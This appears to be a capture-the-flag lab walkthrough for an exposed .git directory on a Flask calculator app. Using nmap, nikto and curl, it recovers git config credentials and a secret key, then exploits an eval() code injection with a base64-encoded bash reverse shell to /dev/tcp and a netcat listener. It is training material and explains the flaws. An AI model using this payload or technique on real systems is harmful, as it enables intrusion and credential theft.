


[illegible]

Name	Recovering Key Git Repo Files
URL	https://attackdefense.com/challengedetails?cid=2094
Type	Network Pentesting: Git

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: As the lab opens up, a calculator web app is opened in firefox.



Step 2: Check the IP address of the machine.

Command: ip a

```

root@attackdefense:~#
root@attackdefense:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
42897: eth0@if42898: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.9/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
42899: eth1@if42900: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:45:a1:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.130.237.2/24 brd 192.130.237.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#

```

The IP address of the target machine is "192.130.237.3".

Step 3: Using nmap to scan the target machine.

Command: nmap -sS -sV 192.130.237.3

```

root@attackdefense:~# nmap -sS -sV 192.130.237.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-08-05 00:09 IST
Nmap scan report for online-calc.com (192.130.237.3)
Host is up (0.000017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
5000/tcp  open  upnp?
8000/tcp  open  http    Werkzeug httpd 1.0.1 (Python 2.7.17)
1 service unrecognized despite returning data. If you know the service/version, please
  https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.70%I=7%D=8/5%Time=5F29AB6E%P=x86_64-pc-linux-gnu%r(Get
SF:Request,583,"HTTP/1.1\x20200\x200K\r\nContent-Length:\x201127\r\nConte
SF:nt-Disposition:\x20inline;\x20filename=\"index\_.html\" \r\nAccept-Ranges
SF::\x20bytes\r\nETag:\x20\"e021c45eeelc6fcb7629edafba897555f86958c5\" \r\n
SF:Content-Type:\x20text/html;\x20charset=utf-8\r\nVary:\x20Accept-Encodin
SF:g\r\nDate:\x20Tue,\x2004\x20Aug\x202020\x2018:39:42\x20GMT\r\nConnectio
SF:n:\x20close\r\n\r\n<!DOCTYPE\x20html><html\x20lang=en><head><meta\x20ch
SF:arset=utf-8><meta\x20http-equiv=X-UA-Compatible\x20content=\"IE=edge\">
SF:<meta\x20name=viewport\x20content=\"width=device-width,initial-scale=1\
SF:\"><link\x20rel=icon\x20href=/favicon\_.ico><title>online-calc</title><st
SF:yle\x20type=text/css>/\*\x20Your\x20local\x20CSS\x20File\x20*\n\x20\x
SF:20\x20\x20\x20\x20@font-face\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20font-family:\x20'Roboto';\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:font-style:\x20normal;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20font-we

```

```

SF:ition:\x20inline;\x20filename=\"index\..html\"\"r\nAccept-Ranges:\x20byte
SF:s\r\nETag:\x20\"e021c45eee1c6fcb7629edafba897555f86958c5\"r\nContent-T
SF:ype:\x20text/html;\x20charset=utf-8r\nVary:\x20Accept-Encodingr\nDate
SF::\x20Tue,\x202004\x20Aug\x202020\x2018:39:42\x20GMT\r\nConnection:\x20clo
SF:se\r\n\r\n<!DOCTYPE\x20html><html\x20lang=en><head><meta\x20charset=utf
SF:-8><meta\x20http-equiv=X-UA-Compatible\x20content=\"IE=edge\"><meta\x20
SF:name=viewport\x20content=\"width=device-width,initial-scale=1\"><link\x
SF:20rel=icon\x20href=/favicon\..ico><title>online-calc</title><style\x20ty
SF:pe=text/css>/\*\x20Your\x20local\x20CSS\x20File\x20\*/\n\x20\x20\x20\x2
SF:0\x20\x20@font-face\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-
SF:family:\x20'Roboto';\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-styl
SF:e:\x20normal;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-weight:\x20
SF:700;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20src:\x20local\('Roboto-Re
SF:gu\lar'\),\x20local\('Roboto-Medium'\),\x20url\(\font\Roboto-Medium\..ttf
SF:\)\x20format\('truetype'\);\n\x20\x20\x20\x20\x20\x20\x20}</style><link\x20
SF:href=/css/main\..7ee6b179\..css\x20rel=prefetch><link\x20href=/js/main\..7
SF:112507e\..js\x20rel=prefetch><link\x20hre");
MAC Address: 02:42:C0:82:ED:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.95 seconds
root@attackdefense:~#

```

Notice that 2 ports: 5000 and 8000 are opened on the target machine.

As seen before, the webapp is available on port 5000.

On port 8000, Python HTTPd service is running.

Notice the output generated by nmap. When nmap tried to identify the service, it had sent an HTTP GET request and got the above response back from the service. Since for the above output, there was no matching signature in the nmap database, nmap ended up saying that it doesn't know about this service.

Step 4: Scanning the target server using nikto.

Command: nikto -host 192.130.237.3:8000

```

root@attackdefense:~#
root@attackdefense:~# nikto -host 192.130.237.3:8000
- Nikto v2.1.6
-----
+ Target IP:          192.130.237.3
+ Target Hostname:    192.130.237.3
+ Target Port:        8000
+ Start Time:         2020-08-28 21:22:45 (GMT5.5)
-----
+ Server: Werkzeug/1.0.1 Python/2.7.17
+ Retrieved access-control-allow-origin header: *
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
n to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: HEAD, GET, OPTIONS, POST
+ Server may leak inodes via ETags, header found with file /.git/index, inode: 1596547381
+ OSVDB-3092: /.git/index: Git Index file may contain directory listing information.
+ /.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /.git/config: Git config file found. Infos about repo details may be present.
+ /.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ 7929 requests: 12 error(s) and 10 item(s) reported on remote host
+ End Time:           2020-08-28 21:23:10 (GMT5.5) (25 seconds)
-----
+ 1 host(s) tested
root@attackdefense:~#

```

Notice that the output indicates that .git folder was accessible and .gitignore file is also accessible.

Step 5: Retrieving more information using the .git folder.

Commands:

```

curl 192.130.237.3:8000/.git/index -o git_index
strings git_index

```

```

root@attackdefense:~#
root@attackdefense:~# curl 192.130.237.3:8000/.git/index -o git_index
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100   289  100   289    0     0  96333      0  --:--:-- --:--:-- --:--:-- 96333
root@attackdefense:~# strings git_index
DIRC
.gitignore
API.py
_)5e
utils.py
TREE
root@attackdefense:~#

```

Notice that the output contains some recognizable file names: .gitignore, API.py, utils.py

1. Retrieving contents of .gitignore file:

Command: curl 192.130.237.3:8000/.gitignore

```
root@attackdefense:~#  
root@attackdefense:~# curl 192.130.237.3:8000/.gitignore  
secret_flag  
root@attackdefense:~#
```

A file named secret_flag was added to .gitignore file so that it won't be tracked by git.

2. Retrieving the contents of secret_flag file:

Command: curl 192.130.237.3:8000/secret_flag

```
root@attackdefense:~#  
root@attackdefense:~# curl 192.130.237.3:8000/secret_flag  
314fc62dfa7de05eb5e5831a5271416de2c9  
root@attackdefense:~#
```

Contents of secret flag file: 314fc62dfa7de05eb5e5831a5271416de2c9

3. Retrieving all the git logs:

Command: curl 192.130.237.3:8000/.git/logs/HEAD

```

root@attackdefense:~# curl 192.130.237.3:8000/.git/logs/HEAD
000000000000000000000000000000000000000000000000000000000000000000 b16b4d5928eb08ff0b041fb432cb4696324401ee Smith Jones <smith.jones@devl.evilcorp.com> 1596536912 +0530 commit (initial): Added calc code
b16b4d5928eb08ff0b041fb432cb4696324401ee cd09f21abdfaf2a6a25b5fa77bcd2b4510fc6c7 Smith Jones <smith.jones@devl.evilcorp.com> 1596536979 +0530 commit: Refactored code to remove unused files and code stubs
cd09f21abdfaf2a6a25b5fa77bcd2b4510fc6c7 fe27d692bfb18eb2e59bb370f2a78cda65aca89b Smith Jones <smith.jones@devl.evilcorp.com> 1596546151 +0000 commit: Modified generic route code to use regex. This would serve up any static resource
git add API.py
fe27d692bfb18eb2e59bb370f2a78cda65aca89b 1c7c571d29c936a6231544f4af30a39094f833c6 Smith Jones <smith.jones@devl.evilcorp.com> 1596546781 +0000 commit (amend): Modified generic route code to use regex. This would serve up any static resource!!
1c7c571d29c936a6231544f4af30a39094f833c6 78af21182c7bb7f117c3b0a7f4cd3c285839944c Smith Jones <smith.jones@devl.evilcorp.com> 1596547381 +0000 commit: Added a .gitignore file to ignore some files from being tracked :)
root@attackdefense:~#

```

There was only 1 user who made all the commits:

Name: Smith Jones

Email: smith.jones@devl.evilcorp.com

4. Retrieving the git config file to find out more information on the user:

Command: curl 192.130.237.3:8000/.git/config

```

root@attackdefense:~# curl 192.130.237.3:8000/.git/config
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[user]
    name = Smith Jones
    email = smith.jones@devl.evilcorp.com
    password = supers3cr3t@123!
    username = jsmith
[sendemail]
    smtpencryption = tls
    smtpserver = smtp.gmail.com
    smtpuser = smithjones1@gmail.com
    smtp pass = itsmith@gmail123:)
    smtpserverport = 587
[push]
    default = matching

```

The config reveals the username and password of the user as well.

Username: jsmith

Password: supers3cr3t@123!

Other sensitive information like the sendemail block also contains the credentials of the above user.

Notice that in the git logs too, there is the mention of API.py file.

5. Retrieving the contents of API.py file:

Command: curl 192.130.237.3:8000/API.py

```
root@attackdefense:~# curl 192.130.237.3:8000/API.py
from flask import Flask, request, send_from_directory
from flask_cors import CORS

import time

from utils import *

from werkzeug.routing import BaseConverter
from werkzeug.datastructures import ImmutableMultiDict

app = Flask(__name__, static_url_path = "/")
CORS(app)

class RegexConverter(BaseConverter):
    def __init__(self, url_map, *items):
        super(RegexConverter, self).__init__(url_map)
        self.regex = items[0]

app.url_map.converters['regex'] = RegexConverter
```

```

# The secret key is generated using the following command:
# head /dev/urandom | tr -dc A-Za-z0-9 | head -c 52 ; echo ''
app.config["SECRET_KEY"] = "k9YK00S7phqbf8UQmAkXxYozikptDkIzZg0CBo0sBdQDY2I8rvwj"

MAX_REQ_CNT_PER_SEC = 10
REQ_CNT = 0
START_TIME = time.time()

MIN_BALANCE = 10

def doRateLimit():
    global MAX_REQ_CNT_PER_SEC, REQ_CNT, START_TIME
    REQ_CNT += 1
    if rateLimitCheck(REQ_CNT, START_TIME, MAX_REQ_CNT_PER_SEC) == "Fail":
        raise Exception("Too many requests.")
    else:
        return

@app.route("/evaluate", methods=["GET", "POST"])
def evaluate():

    try:
        doRateLimit()
    except:
        return denied("Too many requests.")

    if request.method != "POST":
        return error("Unsupported method")

    data = None

    try:
        data = request.get_json()
        if data == None:
            return error("Send the parameters as JSON with the proper content-type header!")
    except:
        return error("Required JSON containing the necessary parameters.")

    expr = None

```

```

if "expr" in data:
    expr = data["expr"].strip()
else:
    return error("Required expression to evaluate")

if expr == "":
    return error("Empty expression")

try:
    print "Expr:", expr

    while True:
        expr1 = expr
        expr2 = expr.replace("//", "/")

        expr = expr2

        if expr1 == expr2:
            break

    expr = " * 1.0 / ".join(expr.split("/"))

    ans = eval(expr)
except Exception, e:

```

```

@app.route('/<regex(".*"):path>', methods=["GET"])
def genericRoute(path):
    # Would send up other static files and templates...
    return send_from_directory("", path)

if __name__ == "__main__":
    app.run(host = "0.0.0.0", port = "8000")
root@attackdefense:~#

```

Notice the above Python code is a Flask based application.

Flask App SECRET_KEY: k9YKOOS7phqbf8UQmAkXxYozikptDklzZgOCBo0sBdQDY2l8rwwj

Also, the last function called genericRoute leads to the exposure of .git files and other files. It must be added to serve static files and templates but since it matches any path requested by the user, all the source code and git files also get exposed to the end user.

This could have been avoided by only allowing to retrieve files from only certain directories like assets, static, templates, images, etc instead of keeping a generic route that would end up sending any file the user wants!

Another issue in the code is in the evaluate function. There is the use of eval function which gets the user supplied input:

```
if "expr" in data:
    expr = data["expr"].strip()
else:
    return error("Required expression to evaluate")

if expr == "":
    return error("Empty expression")

try:
    print "Expr:", expr

    while True:
        expr1 = expr
        expr2 = expr.replace("//", "/")

        expr = expr2

        if expr1 == expr2:
            break

    expr = " * 1.0 / ".join(expr.split("/"))

    ans = eval(expr)
except Exception, e:
```

If the user input contains a "/", the the expression is modified a bit

Expression gets modified: `expr = " * 1.0 / ".join(expr.split("/"))`

Otherwise, it gets passed to the eval function directly.

Now, it is required to determine how this function is called.


Step 6: Locating the function call to be exploited.

There is also a calculator webapp. The evaluate function deals with some operations and seems like the eval would have been used in the code to evaluate any user-supplied expression.

Checking if the above assumption is true or not:


Use the following expression to verify:

Expression: $7*2$



Press the "=" button to evaluate the above expression.


Note: The API and the webapp are running on different ports to offer flexibility in deployment. The webapp can be deployed anywhere independent of where the server side code resides.




The result indicates that the above assumption was true.

Sending another payload:

Payload: '/'





The result indicates that indeed the evaluate function got called and since the input was "/", it got converted to "* 1.0 /"

Step 7: Perform code injection on the webapp.

Since the eval function is used and the "/" character would be manipulated, encoding the payload as base64 to avoid any payload modifications on the backend:

Payload: echo 'bash -c "bash -i >& /dev/tcp/192.130.237.2/4444 0>&1"' | base64

```
root@attackdefense:~#  
root@attackdefense:~# echo 'bash -c "bash -i >& /dev/tcp/192.130.237.2/4444 0>&1"' | base64  
YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGVV2L3RjcC8xOTIuMTMwLjIzNy4yLzQ0NDQgMD4mMSIK  
root@attackdefense:~#
```

Note: In case the base64-encoded commands contains a "/" character, then the command must be base64-encoded again to remove it. Any other encoding scheme that would decode it would also work.


Before sending the above payload to the server, run a netcat listener on the host:

Command: nc -lvp 4444

```
root@attackdefense:~#  
root@attackdefense:~# nc -lvp 4444  
Ncat: Version 7.80 ( https://nmap.org/ncat )  
Ncat: Listening on :::4444  
Ncat: Listening on 0.0.0.0:4444  
█
```

Send the above base64-encoded payload to the backend server to get the terminal session:

Payload: __import__("os").system("echo
YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTluMTMwLjIzNy4yLzQ0NDQgMD4mMSIK | base64 -d | bash")



Press the "=" button and check for the response in the terminal:

```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.130.237.3.
Ncat: Connection from 192.130.237.3:45264.
bash: cannot set terminal process group (13): Inappropriate ioctl for device
bash: no job control in this shell
root@target-1:~/pythonAPI#
```

Step 8: Retrieving the flag.

Commands:

```
find / -name flag 2>/dev/null
cat /tmp/flag
```

```
root@target-1:~/pythonAPI# find / -name flag 2>/dev/null
find / -name flag 2>/dev/null
/tmp/flag
root@target-1:~/pythonAPI# cat /tmp/flag
cat /tmp/flag
b89e17d2c16bd928794bc8a8daf18adb28104964
root@target-1:~/pythonAPI#
```

Flag: b89e17d2c16bd928794bc8a8daf18adb28104964

References:

1. git (<https://git-scm.com/>)
2. Flask (<https://flask.palletsprojects.com/en/1.1.x/>)
3. OWASP Top 10 (<https://owasp.org/www-project-top-ten/>)
4. A1: Injection
(https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Injection.html)